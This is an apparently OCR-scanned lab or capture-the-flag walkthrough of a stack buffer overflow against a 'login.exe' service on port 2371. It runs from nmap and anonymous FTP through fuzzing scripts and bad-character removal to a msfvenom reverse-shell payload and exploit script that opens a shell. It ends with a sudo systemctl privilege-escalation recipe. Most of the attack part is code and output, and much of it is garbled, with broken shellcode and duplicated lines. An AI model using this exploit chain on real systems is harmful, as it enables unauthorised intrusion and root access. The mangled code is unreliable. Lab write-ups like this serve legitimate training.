```
cat target -l python -p
               # Nmap 7.95 scan initiated Mon .
Nmap scan report for 10.0.2.104
Host is up (0.00015s latency).
                                                              ed Mon Jun 23 11:52:45 2025 as: /usr/lib/nmap/nmap
              PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3


| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 50992 Nov 16 2020 login.exe
| 0 28613 Nov 16 2020 login_support.dll
                   FTP server status:
                             Connected to 10.0.2.65
Logged in as ftp
TYPE: ASCII
                            No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPd 3.0.3 - secure, fast, stable
                  _End of status
371/tcp open worldwire?
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLir
NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionR
               ns:
               __rassword.
1 service unrecognized despite returning data. If you know the service/vers
SF-Port2371-TCP:V=7.95%I=7%D=6/23%Time=685923F3%P=x86_64-pc-linux-gnu%r(NU
SF:LL,B, "Password:\n\0")%r(GenericLines,B, "Password:\n\0")%r(GetRequest,B,
SF:"Password:\n\0")%r(HTTPOptions,B, "Password:\n\0")%r(RTSPRequest,B, "Pass
SF:word:\n\0")%r(RPCCbeck R. "Password:\n\0")%r(DNSVersionBindRedTCP R. "Pas
                ftp 10.0.2.104
Connected to 10.0.2.104.
               220 (vsFTPd 3.0.3)
Name (10.0.2.104:kali): anonymous
                Password:
                230 Login successful.
                Remote system type is UNIX.
Using binary mode to transfer files.
               226 Transfer complete.
28613 bytes received in 00:00 (33.35 MiB/s)
               ftp> quit
221 Goodbye
             strings <u>login.exe</u> | grep Password -A3 -B3
       Received a client connection from %s:%u
        Usage: %s [port_number]
       If no port number is provided, the default port of %s will be used.
        Password:
       Mingw runtime failure:
             VirtualQuery failed for %d bytes at address %p
            Unknown pseudo relocation protocol version %d.
     python3 -m http.server 8081
> python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.15 - - [23/Jun/2025 14:41:59] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:41:59] code 404, message File not found
10.0.2.15 - - [23/Jun/2025 14:41:59] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [23/Jun/2025 14:42:02] "GET /login.exe HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:42:02] "GET /login_support.dll HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:44:00] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:44:00] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:44:00] "GET / favicon.ico HTTP/1.1" 404 -
```

Directory listing for /

- login.exe
- login_support.dll
- ports
- target



Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands
This is vulnerable software!

) nc 10.0.2.15 2371
Password:
asd

This is vulnerable software!

Do not allow access from untrusted systems or networks!n

Waiting for client connections...

Received a client connection from 10.0.2.65:46196

Waiting for client connections...

```
waiting for client connections...

gnumber socket
import sys
import time

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

length = 100

while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, port))
    s.recv(1024)
    payload = "A" * length
    s.send(payload.encode('utf-8'))
    print('[-] Data sent: %d' % length)
    s.close()
    time.sleep(1)
    length += 100
```


```
C:\Users\Administrador\Downloads\login.exe
Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands
This is vulnerable software!
Do not allow access from untrusted systems or networks!n
                                                                thon <u>exploit1.py</u> 10.0.2.15 2371
Waiting for client connections...
                                                                Data sent: 100
Received a client connection from 10.0.2.65:46196
                                                                Data sent: 200
Waiting for client connections...
                                                                Data sent: 300
Received a client connection from 10.0.2.65:36514
                                                                Data sent: 400
Waiting for client connections...
                                                                Data sent: 500
Received a client connection from 10.0.2.65:34964
                                                                Data sent: 600
Waiting for client connections...
                                                                Data sent: 700
Received a client connection from 10.0.2.65:34968
                                                                Data sent: 800
                                                                Data sent: 900
Waiting for client connections...
                                                                Data sent: 1000
Received a client connection from 10.0.2.65:34984
                                                                Data sent: 1100
Waiting for client connections...
                                                                Data sent: 1200
Data sent: 1300
Received a client connection from 10.0.2.65:34996
Waiting for client connections...
                                                                Data sent: 1400
Received a client connection from 10.0.2.65:35012
                                                                Data sent: 1500
Waiting for client connections...
                                                                Data sent: 1600
Received a client connection from 10.0.2.65:35028
                                                                Data sent: 1700
Waiting for client connections...
                                                             ^CTraceback (most recent call last)
```

```
print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
payload = "A"*2000


s = socket.socket.AF_INET, socket.SOCK_STREAM)
s.send(payload.encode('utf-8'))
file: exploit2.py


file: exploit2.py

timport socket
timport socket
target_ip = sys.argv[1]
port = int(sys.argv[2])
except IndexError:
print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
sys.exit()
payload = "A"*2000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.send(payload.encode('utf-8'))
s.send(payload.encode('utf-8'))
s.close()
```



python <u>exploit2.py</u> 10.0.2.15 2371 EIP 41414141






Hay que encontrar los caracteres erróneos 1 a 1 y borrando 1 a 1 y volver a ejecutar hasta que no haya ninguno. Después de encontrar todos los caracteres erróneos modificamos el exploit se eliminan para poder continuar con el siguiente paso

bad character
\x00\x2d\x2e\x46\x47\x59\x5e\x60

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.65 LPORT=443 -f py -b '\x00\x2d\x2e\x46\x47\x59\x5e\x60
-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
-] No arch selected, selecting arch: x86 from the payload
  Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai failed with A valid opcode permutation could not be found. Attempting to encode payload with 1 iterations of x86/call4_dword_xor x86/call4_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e) Attempting to encode payload with 1 iterations of x86/countdown x86/countdown failed with Encoding failed due to a bad character (index=68, char=0x47) Attempting to encode payload with 1 iterations of x86/fnstenv_mov x86/fnstenv_mov succeeded with size 91 (iteration=0) x86/fnstenv_mov succeeded with size 91 (iteration=0) x86/fnstenv_mov chosen with final size 91 Payload size: 91 bytes Final size of py file: 463 bytes buf = b"" x29\xc9\xb1\x1\xd9\xee\xd9\x74\x24\xf4\x55\x81"
 buf += b"\x29\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81"
buf += b"\x73\x13\xb5\x2c\x1c\x04\x83\xeb\xfc\xe2\xf4\x84"
buf += b"\xf7\xeb\xe7\xe6\x6f\x4f\x6e\xb7\xa5\xfd\xb4\xd3"
 buf += b"\x9c\x97\xec\x9c\x23\xc9\x35\x65\x65\xfd\xdd"
buf += b"\x26\x1c\x06\xf4\x44\x1e\x04\xb4\x97\x95\xe5\x05"
         += b"\x4a\x4c\x55\xe6\x9f\x1f\x8d\x54\xe1\x9c\x55\xdd"
+= b"\x42\x33\x77\xdd\x44\x33\x2b\xd7\x45\x95\xe7\xe7"
+= b"\x7f\x95\xe5\x05\x27\xd1\x84"
                                         cat exploit6.py
                                                            File: exploit6.py
                                                             import socket
import sys
                                                                     carget_up = sys.argv[1]
port = int(sys.argv[2])
prt IndexError:
print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
sys.exit()
                                                           11
12
                                                           buf += b"\x29\xc9\xb1\x11\x\u09\xee\x\u09\x14\x24\x14\x30\x\u00001
buf += b"\x73\x13\xb5\x2c\x1c\x04\x83\xeb\xfc\xe2\xf4\x84"
buf += b"\xf7\xeb\xe7\xe6\x6f\x4f\x6e\xb7\xa5\xfd\xb4\x3"
buf += b"\x26\x1c\x06\xf4\x44\x1e\x04\x97\x97\x95\x05\x06"
buf += b"\x26\x1c\x06\xf4\x44\x1e\x04\x97\x97\x97\x95\x06"
                                          13
14
15
16
                                          17
18
                                                            buf += b"\x4a\x4c\x55\xe6\x9f\x1f\x8d\x54\xe1\x9c\x56\xdd"
                                                                      += b"\x42\x33\x77\xdd\x44\x33\x2b\xd7\x45\x95\xe7\xe7"
                                                            buf
                                                            buf += b"\x7f\x95\xe5\x05\x27\xd1\x84'
                                          20
21
22
23
24
                                                            payload = b^{*}A^{*}1702 + b^{*} + b^{*}x90^{*}16 + buf
                                                           s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
                                                            s.send(payload)
                                                            s.close()
                                               logimexe - [CFO - mileau ooooosac]
                              Debug Plugins ImmLib Options
                                                                                                                          Window I
                 ew
                  Ŧ
                                                                                                                                          F9
                                          Run
```



!mona modules

```
Copy to clipboard > Whole line
Appearance > Whole table

poort.dlll ASLR: False, Rebase: False,

Address
```

Address JMP ESP with Mona Module: 625012B8

```
payload = b^*A^*1702 + b^*\xb8\x12\x50\x62^* + b^*\x90^*16 + buf
                    ) nc -lvnp 443
                    listening on [any] 443 ...
        ping -c 1 10.0.2.104
      PING 10.0.2.104 (10.0.2.104) 56(84) bytes of data.
      64 bytes from 10.0.2.104: icmp_seq=1 ttl=64 time=0.294 ms
       --- 10.0.2.104 ping statistics ---
      1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.294/0.294/0.294/0.000 ms
      > python exploit6.py 10.0.2.104 2371
       ) nc -lvnp 443
       listening on [any] 443 ...
       connect to [10.0.2.65] from (UNKNOWN) [10.0.2.104] 44708
       uid=1001(fox) gid=1001(fox) groups=1001(fox)
       python -c 'import pty;pty.spawn("/bin/bash")'
       fox@netstart:/home/fox/.wine/drive_c/users/fox$
        fox@netstart:/home/fox/.wine/drive_c/users/fox$ cd /home/fox
       cd /home/fox
       fox@netstart:/home/fox$ ls
       ls
       local.txt startup
       fox@netstart:/home/fox$ cat local.txt
       cat local.txt
       75894c2b3d5c3b78372af63694cdc659
fox@netstart:/home/fox$ sudo -l
sudo -l
Matching Defaults entries for fox on netstart:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin
User fox may run the following commands on netstart:
    (root) NOPASSWD: /usr/bin/systemctl
```



If the binary has the SUID bit set, it does not drop the elevated privileges and may be abi system, escalate or maintain privileged access as a SUID backdoor. If it is used to ru argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SU

This example creates a local SUID copy of the binary and runs it to maintain elevated priv an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xx $(which systemctl) .
TF=$(mktemp).service
echo '[Service]
Type=noesho
ExecStart=/bin/sh - c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Sudo

If the binary is allowed to run as superuser by $_{ extstyle ext$

```
(a) TF-$(mktemp) echo /bin/sh >$\forall F \) secho /stin/sh >$\forall F \) secho /stin/sh /sr secho '[Service] Type-oneshot Decetart-/bin/sh -c "id > /tmp/output" De
```